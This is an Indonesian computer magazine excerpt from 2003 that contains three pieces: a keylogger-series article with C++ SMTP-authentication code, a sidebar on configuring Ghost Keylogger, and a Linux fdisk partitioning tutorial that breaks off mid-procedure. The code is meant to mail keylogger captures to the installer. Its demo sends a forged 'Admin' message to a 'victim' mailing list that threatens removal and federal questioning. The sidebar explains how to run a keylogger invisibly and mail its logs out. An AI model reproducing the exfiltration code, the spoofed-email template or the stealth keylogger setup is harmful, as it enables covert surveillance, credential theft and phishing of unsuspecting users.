Pada umumnya ada dua tipe berlangganan: yang bayar dan yang gratisan. Tentunya untuk yang layanan-bayar kita coret dari daftar karena identitas kita dengan mudah dapat dilacak (*no carding please!*). Untuk yang gratisan, perlu kita filter lagi apakah kita diijinkan untuk melakukan akses ke port SMTP secara langsung (misalnya melalui telnet). Provider besar seperti Yahoo dan Hotmail sudah tidak lagi menyediakan layanan ini. Pada saat artikel ini ditulis, hotPOP (www.hotPOP.com) dan beberapa provider lainnya masih menyediakan layanan tersebut.

Metode Otentikasi SMTP

Ada dua metode yang umum digunakan untuk otentikasi SMTP, yaitu:

1. POP-first

SMTP sebenarnya tidak dibekali dengan mekanisme otentikasi, beda dengan POP. Ketika menjalankan layanan POP, kita harus mengisi username dan password sebelum dapat membaca email. Pada metoda POP-first, pengguna harus melakukan otentikasi POP terlebih dahulu, kemudian menjalankan layanan SMTP.

2. AUTH method

Metode ini diperkenalkan dalam ESMTP yaitu model lanjutan SMTP. Pada metode ini, otentikasi cukup dilakukan satu lapis, yaitu lapisan SMTP saja.

Pada artikel ini, penulis akan menggunakan metode kedua.

Perintah Dasar

Penjelasan lengkap mengenai notasi dan perintah otentikasi

SMTP dapat anda baca di RFC 2554. Perintah dasar yang digunakan untuk request otentikasi adalah

AUTH <mekanisme>

untuk <mekanisme> adalah tipe mekanisme otentikasi SASL (Simple Authentication and Security Layer) yang didukung oleh server.

Tipe mekanisme ada bermacam-macam, antara lain PLAIN, LOGIN, dan DIGEST-MD5. Untuk artikel ini penulis menggunakan LOGIN. Untuk mengetahui mekanisme otentikasi apa saja yang didukung oleh server SMTP anda, ketikkan perintah EHLO. Pastikan bahwa server tersebut mendukung mekanisme yang dimaksud.

Bagaimana Prosesnya?

Berikut adalah langkah-langkah pengiriman email dengan otentikasi:

1. Kirimkan perintah EHLO, bukan HELO seperti pada artikel sebelumnya
2. Kirimkan perintah AUTH LOGIN
3. Kirimkan teks username yang telah dikodekan menggunakan Base64 encoding.
4. Kirimkan password yang telah dikodekan.

Jika proses otentikasi berhasil, maka proses selanjutnya sama dengan proses pengiriman pada artikel sebelumnya, yaitu:

5. Kirimkan perintah MAIL FROM:
6. Kirimkan perintah RCPT TO:
7. Kirimkan perintah DATA
8. Selanjutnya kirimkan content email yang terdiri atas:

```
- Bagian header email
Date:
Subject:
To:
From:
- Badan email
```

Catatan:

Bagian header dan badan email harus dipisahkan oleh satu baris kosong.

9. Kirimkan tanda akhir segmen DATA, yaitu '.'
10. Kirimkan perintah QUIT

Penjelasan tambahan:

Seperti biasa, di setiap langkah ada proses negosiasi antara client dan server. Maksudnya, client mengirimkan perintah dan server merespon perintah tersebut. Jika ternyata respon yang dikirimkan server mengindikasikan kegagalan, maka proses harus dihentikan.

Pada langkah 5, informasi yang diisikan di field MAIL FROM: harus sama dengan username (langkah 3). Namun hal ini tergantung pada kebijakan penyedia server.

Pada langkah 8, kita mengisi informasi header email. Informasi inilah yang akan ditampilkan ke penerima email, bukan yang diisi di langkah 5 dan 6. Anda sebenarnya dapat saja mengirimkan email (palsu?) ke satu milis, walaupun anda bukan anggota milis tersebut (!!!), dengan memanipulasi informasi ini. Bayangkan! Anda dapat mengirimkan pesan, iklan, atau pro-

gram kecil (virus?) ke ribuan anggota milis, tanpa perlu subscribe ke milis-milis tersebut. Namun karena tindakan ini dapat digolongkan ke spam / abuse, penulis sama sekali tidak menyarankan anda melakukan hal tersebut.

```
int Cmy_smtp::SendEmail()
{
    printf("Open socket...");
    if(SetSocket()<0) return -1;
    printf("Ok!\n");

    char chtemp[5120];
    char chbuf[1024];

    printf("Check response from smtp server...");
    if(::recv(sSocket, chbuf, sizeof(chbuf), 0) < 0) goto failed;
    strcpy(chtemp, "220");
    if(strstr(chbuf, chtemp)==NULL) goto failed;
    printf("Ok!\n");

    if(szUsername==NULL){

        // without authentication
        printf("Sending HELO...");
        if(SendBytes("HELO smtp.yahoo.com\r\n", "250")<0) goto failed;
        printf("Ok!\n");
    } else {

        // with authentication
        printf("Sending EHLO...");
        if(SendBytes("EHLO smtp.yahoo.com\r\n", "250")<0) goto failed;
        printf("Ok!\n");

        CBase64Coder cbase;

        printf("Sending AUTH LOGIN...");
        if(SendBytes("AUTH LOGIN\r\n", "334")<0) goto failed;
        printf("Ok!\n");

        printf("Sending base64-coded username...");
        cbase.SetPlainChar(szUsername);
        cbase.Encode();
        if(SendBytes(strcat(cbase.GetCodedChar(), "\r\n"), "334")<0) goto
failed;
        printf("Ok!\n");

        printf("Sending base64-coded password...");
        cbase.SetPlainChar(szPassword);
        cbase.Encode();
        if(SendBytes(strcat(cbase.GetCodedChar(), "\r\n"), "235")<0) goto
failed;

        printf("Ok!\n");
    }

    printf("Sending MAIL FROM command...");
    strcpy(chtemp, "MAIL FROM: ");
    strcat(chtemp, szFrom);
    strcat(chtemp, "\r\n");
    if(SendBytes(chtemp, "250")<0) goto failed;
    printf("Ok!\n");

    printf("Sending RCPT TO command...");
    strcpy(chtemp, "RCPT TO: ");
    strcat(chtemp, szTo);
    strcat(chtemp, "\r\n");
    if(SendBytes(chtemp, "250")<0) goto failed;
    printf("Ok!\n");

    printf("Sending DATA command...");
    strcpy(chtemp, "DATA\r\n");
    if(SendBytes(chtemp, "354")<0) goto failed;
    printf("Ok!\n");

    printf("Sending header and body of email...");
    strcpy(chtemp, szContent);
    if(SendBytes(strcat(chtemp, "\r\n.\r\n"), "250")<0) goto failed;
    printf("Ok!\n");

    printf("Sending QUIT command...");
    strcpy(chtemp, "QUIT\r\n");
    if(SendBytes(chtemp, "221")<0) goto failed;
    printf("Ok!\n");

    ::closesocket(sSocket);
    return 0;
failed:

    ::closesocket(sSocket);
    printf("Failed!\n");

    return -1;
}
```

Kotak 1

Pemrograman

Untuk pemrograman, penulis memanfaatkan class **Cmy_smtp** yang telah dibuat pada artikel terdahulu. Sedikit perubahan dilakukan pada fungsi SendEmail(), seperti terlihat pada Boks 1 (tanpa raster). CBase64Coder adalah kelas yang diperkenalkan oleh penulis pada artikel terpisah. Kelas ini bertugas untuk melakukan pengodean dari plain text ke format Base64

Bagaimana Menggunakannya?

Untuk menggunakannya anda harus menyertakan header class **Cbase64Coder** di program utama. Kode class tersebut bisa anda dapatkan di CD Neotek edisi ini. Berikut adalah contoh program untuk mengirimkan sebuah email dengan otentikasi. Perhatikan pada versi ini, kita harus mengisi parameter *username* dan *password*, untuk mengaktifkan rutin otentikasi.

Perhatikan pula fungsi **SetContent()** yang merupakan inti pengiriman email. Parameter yang dikirim oleh fungsi tersebut terdiri atas dua bagian; header dan badan email, dan dibatasi oleh baris kosong (**\r\n**). Nama server, pengirim, dan penerima (dalam contoh ini adalah sebuah milis) sengaja disamakan.

```
#include "stdafx.h"
#include "Base64Coder.h"
#include "my_smtp.h"

int main(int argc, char* argv[])
{
    printf("*****\n");
    printf("EMAIL SENDER VIA SMTP\n");
    printf("WITH AUTHENTICATION\n");
    printf("By Dewanata\n");
    printf("September 2003\n");
    printf("*****\n");

    Cmy_smtp smtp;

    smtp.SetSmtpserver("smtp.a_server.com");
    smtp.SetPortnumber(25);

    smtp.SetUsername("unyil@a_server.com");
    smtp.SetPassword("test");

    smtp.SetFrom("unyil@a_server.com");
    smtp.SetTo("a_victim_milis@milis_provider.com");

    smtp.SetContent(
        "Date: 4 Oct 2003 4:10:17\r\n"
        "Subject: Termination of service\r\n"
        "To: a_victim_milis@milis_provider.com\r\n"
        "From: \"Admin\" <admin@milis_provider.com>\r\n"
        "\r\n"
        "\r\n"
        "Dear members of a_victim_milis.\r\n"
        "\r\n"
        "Please be informed that due to security reasons your group "\
        "will be removed from milis_provider.com. The removal will be "\
        "executed tomorrow at 5:00 PM."
        "\r\n"
        "Based on Anti-Terrorism Act we have right to terminate the "\
        "service for group that is suspected giving its members the "\
        "knowledge to destruct public facility. We recorded one or "\
        "more of your member[s] mentioned that issue "\
        "several times on emails.\r\n"
        "\r\n"
        "Please take this notification seriously and the next is "\
        "moderator[s] will be contacted by Federal Agents in personal "\
        "to be questioning.\r\n"
        "\r\n"
        "This notification is server generated, you should not reply "\
        "to it.\r\n");
    if(smtp.SendEmail ()<0){
        printf("\nFailed sending email!\n");
    } else {
        printf("\nSuccess sending email!\n");
    }

    return 0;
}
```

Gambar di bawah ini adalah contoh tampilan ketika program dijalankan.

```

C:\projects9\artikel_5\code\Debug\smtp.exe
EMAIL SENDER VIA SMTP
WITH AUTHENTICATION
By Dewanata
September 2003
*****
Open socket...Ok!
Check response from smtp server...Ok!
Sending EHLO...Ok!
Sending AUTH LOGIN...Ok!
Sending base64-coded username...Ok!
Sending base64-coded password...Ok!
Sending MAIL FROM command...Ok!
Sending RCPT TO command...Ok!
Sending DATA command...Ok!
Sending header and body of email...Ok!
Sending QUIT command...Ok!


Success sending email!
Press any key to continue
  
```

Pengiriman email secara otomatis melalui SMTP server yang memerlukan otentikasi.

Versi GUI?

Anda dengan mudah dapat mengembangkan aplikasi menggunakan class-class tersebut.

Tampilan di bawah ini adalah contoh aplikasi GUI MFC sederhana yang dikembangkan penulis sebagai demo. Program ini disertakan pula di CD Neotek edisi ini. Password yang ditampilkan adalah dummy password. Untuk mencoba, sebaiknya Anda membuka account sendiri di server SMTP tersebut atau memakai SMTP ISP anda.




Versi GUI dari program pengirim email melalui SMTP server yang memerlukan otentikasi.

Mengirim Email ke Milis

Seperti telah dijelaskan sebelumnya, Anda dapat mengirimkan email ke satu milis (katakanlah satu milis di yahoo.com) **walaupun** Anda **bukan anggota milis** tersebut dengan menggunakan program ini. Walaupun demikian, penulis tidak akan menjelaskan caranya secara rinci karena hal ini agak sensitif. Sebagai petunjuk bagi yang tertarik, silahkan pelajari tampilan berikut ini.

Penulis sangat tidak menganjurkan pembaca untuk memalsukan email karena ini sangat melanggar etika dan privacy. Di satu kasus, Anda bisa saja dituduh melanggar hukum. Penjelasan penulis mengenai hal-hal di atas adalah sekedar untuk menunjukkan ke pembaca, bagaimana mu-



Program ini dapat 'disalahgunakan' untuk mengirim email ke milis walaupun anda bukan anggota milis tersebut.

dahnya memalsukan email dan 'nimbrung' ke satu milis, sehingga selanjutnya Pembaca dapat berhati-hati dan jangan mudah percaya dengan email yang masuk ke milis/mailbox Anda.

Email palsu sebenarnya mudah dilacak, dengan membaca rincian header email tersebut, terutama informasi yang tercantum pada field **Received**: terdekat ke body email.

Rangkaian Artikel Keylogger

Artikel ini merupakan rangkaian artikel tentang pembuatan keylogger yang sudah dan akan dimuat di nomor-nomor NeoTek sebagai berikut:

C++ Workshop: Membuat Sendiri Keylogger

NeoTek III/8
Pengenalan konsep keylogger
Pembuatan kerangka utama program keylogger

Keylogger v. 2.0: Modifikasi srv32.exe dan srv32.dll

NeoTek III/12
Pencegahan dua instan keylogger aktif di memori, menggunakan mutex
Identifikasi program yang aktif ketika dilakukan pengetikan

Hasil Intersepsi Keylogger Dikirim Otomatis ke Pemasang

NeoTek IV/1
Konsep pengiriman SMTP
Pembuatan mesin SMTP untuk keylogger, menggunakan open relay SMTP

SMTP untuk Keylogger: Menggunakan Subscribed SMTP

NeoTek IV/2
Konsep otentikasi SMTP, menggunakan verb AUTH
Pembuatan mesin SMTP yang dilengkapi dengan otentikasi
Demo GUI MFC

Akan Dimuat di Nomor-nomor Mendatang::

Keylogger dengan SMTP yang Memuat Attachment

NeoTek IV/3
Konsep attachment pada email
Pembuatan mesin SMTP yang berkemampuan mengirimkan attachment

Keylogger dengan Kemampuan Kamufase

NeoTek IV/4
Finalisasi keylogger
Deployment menggunakan NSIS, kamufase 'mirip Flash'.

Addendum untuk Keylogger: Format Base64

NeoTek IV/5
Penjelasan mengenai format Base64
Pembuatan Base64 Encoder

GHOST KEYLOGGER

KEYLOGGER AMPUH

VERSI TAHUN 2003

Andi Ismayadi (Fuzk3_kendi@yahoo.com) memperkenalkan keylogger jadi, yaitu **Ghost Keylogger** yang mempunyai segudang fasilitas, sebagai pelengkap bahasan keylogger kali ini. Dapatkan di <http://www.sureshotsoftware.com/keyloggerlite/index.html> atau di <http://www.ghostkeylogger.com>

SUDAH LAMA TIDAK MUNCUL KEYLOGGER baru dan ampuh, kini muncul keylogger ampuh dan dengan segudang fasilitas, antara lain logfile disimpan secara terenkripsi, *hidden*, *invisible* oleh *systray* (*full version*), logfile otomatis terkirim ke email (*full version*), dan lain sebagainya.

Keylogger ini pun sangat berbahaya apabila dipakai tanpa tanggung jawab, semua yang anda ketikkan akan terlihat di keylogger ini. Hebatnya apabila anda membuka sebuah situs, keylogger ini mampu mencatat nama situs itu, menyimpan apa saja yang anda ketikkan, seperti email login, account bank anda, bahkan login game online.

Regards, kepada Blank dan Alphacentury


Keylogger yang dapat di-setting agar bekerja efektif dan stealth.



1

INSTALASI DAN KONFIGURASI


Instal program ini, file executable ini ukurannya 1,2 MB dan tidak lebih. Apabila lebih sebaiknya jangan di-download, karena mungkin disusupi program berbahaya. Setelah instalasi anda dapat mengkonfigurasi keylogger ini, mulai dari setelan password-nya, tombol shortcut, folder penyimpanan logfile, dan lain sebagainya.



2

MENGUBAH OPSI DEFAULT


Terlihat Keylogger langsung diset sebagai **invisible**. Anda dapat langsung menjalankannya dengan tombol **Start the keylogger**, tapi semua opsinya default. Jika ingin men-set sendiri semua opsi, mulai dari Tab File. Disini anda dapat mengatur logfile-nya ditaruh folder mana, setelah itu dapat mengatur besarnya logfile pada tombol **Advance**.



3

FILTER


Pada Tab filters, semua tanda cek yang ada dapat dihilangkan untuk mendapatkan hasil yang maksimal. Filter disini artinya tombol keyboard mana yang akan anda saring, agar tidak disertakan dalam logfile nantinya.



4

MAIL SETTING

Tab Mail tidak dapat diatur kecuali jika anda membeli terlebih dahulu full version-nya seharga USD50. Pada pilihan ini semua logfile yang ada akan terkirim secara otomatis ke email anda.



5

Logfile dapat dilihat pada Tab **View Log Files**. Tekan tombol **Add** dan buka logfile yang telah anda simpan di folder pilihan anda, lalu buka dengan Notepad dan internet browser. Setelah semua settingan selesai, kini keylogger anda aman dan hidden. Untuk membukanya tekan **Ctrl+Alt+Shift+G**.

Pada tampilan selanjutnya anda diminta memasukkan password yang telah anda set sebelumnya.

LINUX WORKSHOP

Tip Membuat Partisi Linux

Membuat **partisi pada Linux** merupakan batu **sandungan** utama bagi para pemula, apalagi yang sudah terbiasa dengan kemudahan yang diberikan oleh Windows. **Eryanto Sitorus** (ery@postmaster.co.uk) membahas sisi yang penting namun sering diabaikan ini.

B AGI SEORANG PEMULA (NEWBIE), khususnya yang tertarik ingin menginstal Linux, ada satu hal yang sifatnya sangat krusial, dan acap kali menjadi kendala, yaitu pada saat mereka akan membuat partisi sebagai tempat untuk menampung sistem operasi tersebut.

Hal inilah yang justru sering diabaikan oleh para pakar dalam referensi atau sumber bacaan yang mereka tulis tentang teknik menginstal SCO UNIX, Linux, atau FreeBSD. Mereka menempatkan partisi dalam porsi yang sangat kecil, bahkan ada kecenderungan menganggap itu bukan suatu hal yang perlu dijelaskan secara detail.

Kemudian muncul satu pertanyaan:

Jika anggapan mereka itu benar, lalu bagaimana mungkin seseorang yang tidak mengerti sedikit pun partisi bisa menginstal SCO UNIX, Linux, atau FreeBSD?

atau

Apa yang terjadi jika anda memaksakan diri untuk menginstal salah satu sistem operasi tersebut, sementara anda sendiri tidak begitu mengerti bagaimana membuat atau membagi partisi hard disk?

Jelas, tentu masalahnya bisa jadi tambah runyam! apalagi (mungkin) setelah partisi yang sudah ada sebelumnya lenyap begitu saja setelah ditindih (*overwrite*) oleh partisi Linux yang secara kebetulan berhasil anda instal.

Nah, agar masalah ini tidak terjadi pada anda, maka saya sarankan sebelum anda mulai melakukan instalasi, yang pertama kali seharusnya anda pahami adalah bagaimana cara membuat partisi yang benar, carilah informasi yang membahas masalah tersebut, karena itu adalah awal dari segalanya.

Jika anda sudah benar-benar mengerti dan memahaminya dengan baik, maka saya jamin anda tidak akan pernah merasa kesulitan lagi pada saat anda mencoba menginstal salah satu sistem operasi tersebut di atas. Lalu di mana mendapatkan informasi tersebut?

Yah di mana lagi kalau tidak di Majalah NeoTek? :)

Itulah substansi yang menjadi bahasan utama dalam artikel saya kali ini, dan tentunya informasi itu pula lah yang nantinya akan anda peroleh setelah membacanya.

Namun, sebelum saya mulai membahasnya lebih detail, alangkah bijaksananya jika yang kita bahas terlebih dahulu adalah dasar-dasar partisi.

Dasar-dasar Partisi

Partisi adalah merupakan bagian dari hard disk yang dipakai sebagai tempat untuk menampung beberapa sistem operasi tertentu, misalnya MS-DOS, NT, Novell NetWare, SCO UNIX, Linux, FreeBSD, dan lain sebagainya.

Jika komputer anda hanya memiliki dua buah sistem operasi, katakanlah misalnya DOS dan Novell NetWare, maka dapat dipastikan bahwa hard disk anda memiliki dua buah partisi, satu partisi untuk MS-DOS, dan partisi satu lagi dipakai oleh Novell NetWare.

Secara umum, partisi terdiri dari tiga jenis, yaitu **Primary**, **Extended**, dan **Logical**. Meskipun demikian, kita juga dimungkinkan untuk membuat partisi sebanyak-banyaknya dalam sebuah hard disk, tidak terbatas hanya 1, 2, 4, 6, 8, atau seterusnya.

Hal itu dimungkinkan karena adanya partisi **extended**, yang dapat memuat **sejumlah partisi logical**. Meskipun tadi dikatakan bahwa partisi ada tiga jenis, namun **partisi yang dipakai hanya dua**, yaitu partisi **primary** dan partisi **logical**, partisi extended hanya digunakan untuk menampung partisi logical.

SCO UNIX, Linux, atau FreeBSD setidaknya memerlukan satu buah **partisi root (/)**, yang digunakan untuk menampung **filesystem**, termasuk kernel dan software-software lain yang berhubungan dengan filesystem itu.

Filesystem sebagai partisi yang diformat khusus untuk SCO UNIX, Linux, atau FreeBSD. Filesystem yang nantinya digunakan untuk menampung file.

Masing-masing sistem harus memiliki filesystem, tapi dalam prakteknya kadangkala tidak sedikit pula *user* yang senang bekerja dengan banyak filesystem.

Sebagai contoh misalnya anda mungkin ingin memisahkan sebagian filesystem anda ke dalam direktori **/usr**, maka anda harus membuat partisi **/usr**. Dalam hal ini, maka anda telah mempunyai dua buah filesystem, yakni filesystem yang ada di partisi **root (/)** dan di partisi **/usr**.

Selain itu, anda juga harus membuat partisi **/swap**, untuk digunakan sebagai virtual RAM. Ukuran partisi **/swap** biasanya dibuat berdasarkan kebutuhan, namun kadang kala dipakai anggapan bahwa paling tidak anda harus memiliki virtual RAM (**/swap**) sebesar 16MB.

Satu hal yang perlu anda ketahui, meskipun kapasitas hard disk anda sangat besar, anda **tidak diizinkan** untuk membuat ukuran satu buah partisi **/swap lebih dari 128MB**. Bila anda membutuhkan swap lebih dari 128MB, maka anda harus membuat partisi swap lain. Anda bisa membuat **partisi /swap** sebanyak **16 buah** partisi.

Wah banyak sekali!?


Dalam beberapa jurnal Linux yang pernah penulis baca, ada sebagian pakar yang menyarankan untuk membuat partisi khusus ber-label **/tmp**, alasannya untuk mengalokasikan file-file temporary dari beberapa aplikasi yang ukurannya bisa mencapai ratusan MB.

Singkat kata, ketika anda akan menginstal SCO UNIX, Linux, atau FreeBSD, maka disarankan sebaiknya anda harus membuat **6 buah partisi** sekaligus, yang masing-masing partisi tersebut diberi nama (label) sebagai berikut:

```
/ (root)
/usr
/home
/var
/swap
/tmp
```

Nah, setelah memahami dasar-dasar partisi, maka sekarang kita dapat me-

langkah ke dalam proses pembuatan partisi, yaitu partisi Linux. Dalam hal ini saya mengasumsikan bahwa anda akan membuat partisi Linux pada hard disk yang telah berisi partisi MS-DOS seperti yang tampak pada Gambar 1.



Gambar 1. Melihat informasi partisi dari program **FDISK**

Dalam gambar tersebut di atas terlihat bahwa jumlah kapasitas hard disk penulis adalah sebesar 9539 MB atau hampir setara dengan 10 GB.

Dari jumlah tersebut, partisi yang sudah terpakai sebanyak 66% atau sebesar 6008 MB. Berarti masih ada sekitar 34% partisi yang masih tersisa atau sebesar 3531 MB (3.5 GB) untuk penulis gunakan sebagai partisi Linux.

Namun sebelum itu tentunya penulis harus membuat partisinya terlebih dulu.

Langkah-langkahnya akan dijelaskan sebagai berikut:

Membuat Partisi Linux

Di Linux, ada dua buah program yang dapat dipakai untuk membuat partisi, yaitu program **Disk Druid** dan **fdisk**, seperti yang terlihat pada Gambar 2.



Gambar 2. Pilihan program untuk membuat partisi Linux

Dari kedua program tersebut (Disk Druid dan fdisk), banyak yang mengatakan bahwa fdisk jauh lebih bagus dibanding Disk Druid, dan oleh karena itu saya menyarankan agar sebaiknya anda menggunakan program tersebut.

Untuk menggunakan fdisk, caranya adalah sebagai berikut:

1. Pilih **fdisk**, lalu tekan tombol **Enter**. Kemudian setelah itu anda akan melihat baris perintah (command line) seperti yang diperlihatkan pada Gambar 3.

```
This is the fdisk program for partitioning your drive. It is running
on /dev/hda.
Command (m for help):
```

Gambar 3. Tampilan command line **fdisk**

Untuk menampilkan menu **help**, tekan **[m]**, atau **[p]** untuk menampilkan informasi tabel partisi saat ini, hasilnya akan tampak sama seperti yang diperlihatkan pada Gambar 5.

```
This is the fdisk program for partitioning your drive. It is running
on /dev/hda.
Command (m for help): m
Command action
a toggle a bootable flag
b edit bsd disklabel
c toggle the dos compatibility flag
d delete a partition
l list known partition types
m print this menu
n add a new partition
o create a new empty DOS partition table
p print the partition table
q quit without saving changes
t change a partition's system id
u change display/entry units
v verify the partition table
w write table to disk and exit
x extra functionality (experts only)
```

Gambar 4. Menampilkan menu **help**

```
This is the fdisk program for partitioning your drive. It is running
on /dev/hda.
Command (m for help): p
Disk /hda: 255 heads, 63 sectors, 1216 cylinders
Units = cylinders of 16065 * 512 bytes
Device Boot Start End Blocks Id System
/hda 1 396 31808384 b Win95 FAT32
```


Gambar 5. Menampilkan tabel partisi

Dalam tabel partisi yang diperlihatkan pada Gambar 5, dapat diketahui bahwa hanya satu partisi primary yang digunakan (**hda**), dengan begitu sebenarnya kita masih dapat membuat partisi primary untuk Linux sebanyak 3 buah tanpa harus membuat partisi logical.

Namun, karena sesuai dengan rencana semula bahwa kita harus membuat partisi Linux sebanyak 6 buah, maka partisi yang nantinya harus kita buat adalah merupakan gabungan dari partisi primary dan partisi logical.

Komposisinya antara lain adalah sebagai berikut:

- 1 buah partisi **primary** untuk digunakan sebagai partisi **root (/)**, sebesar 100 MB.
 - 5 buah partisi logical untuk digunakan sebagai partisi **/usr**, **/var**, **/home**, **/swap**, dan **/tmp**. Ukuran (kapasitas) partisi yang akan diberikan terhadap masing-masing partisi tersebut dapat anda lihat pada Gambar 6.
2. Untuk membuat partisi baru, tekan **[n]**, singkatan dari add a new partition, kemudian Linux akan memberikan dua buah pilihan command action seperti yang tampak pada Gambar 7.



Gambar 6. Komposisi pembagian partisi

```
Command (m for help): n
Command action
e extended
p primary partition (1-4)
```

Gambar 7. Menu pilihan command action

Karena partisi yang akan kita buat untuk pertama kalinya adalah **primary**, maka pilihlah **[p]**, lalu anda akan ditanya, partisi primary **keberapa** yang akan buat, pilih **[2]**. Ingat bahwa partisi primary yang pertama sudah digunakan sebagai partisi MS-DOS (lihat Gambar 1 dan 5).

Setelah anda mengetikkan angka **[2]**, Linux akan meminta anda untuk memasukkan angka cylinder pertama dan cylinder terakhir dalam bentuk satuan kapasitas yang anda inginkan terhadap partisi primary tersebut.

Sesuai dengan komposisi yang sudah direncanakan semula, maka angka yang anda masukkan adalah 300 MB, untuk menuliskannya, ketik **+300M**, lalu akhiri dengan menekan tombol **Enter** (lihat contoh pada Gambar 8).

```
Command (m for help): n
Command action
e extended
p primary partition (1-4)
Partition number (1-4): 2
First cylinder (397-1216): 397
Last cylinder or +size or +sizeM or +sizeK ([397]-1216): +300M
```

Gambar 8. Membuat partisi primary (root file-system)

3. Setelah partisi primary untuk root filesystem terbentuk, tahap berikutnya adalah membuat partisi extended untuk menampung partisi logical. Caranya, tekan **[n]** (**add new partition**), kemudian pada command action, pilih **[e]** (**extended**).

Ketika anda ditanya nomor partisi keberapa yang akan anda buat, ketik **[3]**, setelah itu anda akan diminta untuk memasukkan angka cylinder yang pertama dan yang terakhir.

Untuk mengisi cylinder pertama, ketiklah angka cylinder yang paling awal, sedangkan untuk cylinder yang ter-

akhir, anda harus menghitung jumlah keseluruhan hard disk dikurangi jumlah kapasitas partisi yang sudah terpakai oleh MS-DOS (partisi primary pertama), lalu dari hasil penjumlahan tersebut kurangkan dengan jumlah kapasitas partisi yang sudah anda berikan pada partisi primary ke dua (filesystem root), kemudian sisanya ketikkan sebagai angka untuk cylinder yang terakhir.

Untuk menuliskannya, ketik **+3231M** (lihat contoh pada Gambar 9). Perhitungannya dapat anda lihat pada Gambar 10.

```
Command (m for help): n
Command action
  e extended
  p primary partition (1-4)
Partition number (1-4): 3
First cylinder (436-1216): 436
Last cylinder or +size or +sizeM or +sizeK ([436]-1216): +3231M
```

Gambar 9. Membuat partisi extended

```
Total kapasitas HD      = 9539 MB
Partisi primary yang pertama = 6008 MB Win95 FAT32
Partisi primary ke dua    = 300 MB / (root)

Sisa partisi untuk extended = 3231 MB
```

Gambar 10. Menghitung partisi extended

Jika anda ingin memastikan apakah sampai sejauh ini semua yang sudah anda lakukan sudah benar, coba tekan **[p]** (**print the partition table**), hasilnya akan tampak sama seperti yang terlihat dalam Gambar 11.

```
This is the fdisk program for partitioning your drive. It is running
on /dev/hda.

Command (m for help): p
Disk /hda: 255 heads, 63 sectors, 1216 cylinders
Units = cylinders of 16065 * 512 bytes

Device Boot      Start         End      Blocks   Id  System
/hda1            1          396     31808384    b  Win95 FAT32
/hda2           397          435      3132672    83  Linux Native
/hda3           436          850     33334872+    5  Extended
```

Gambar 11. Menampilkan informasi tabel partisi saat ini

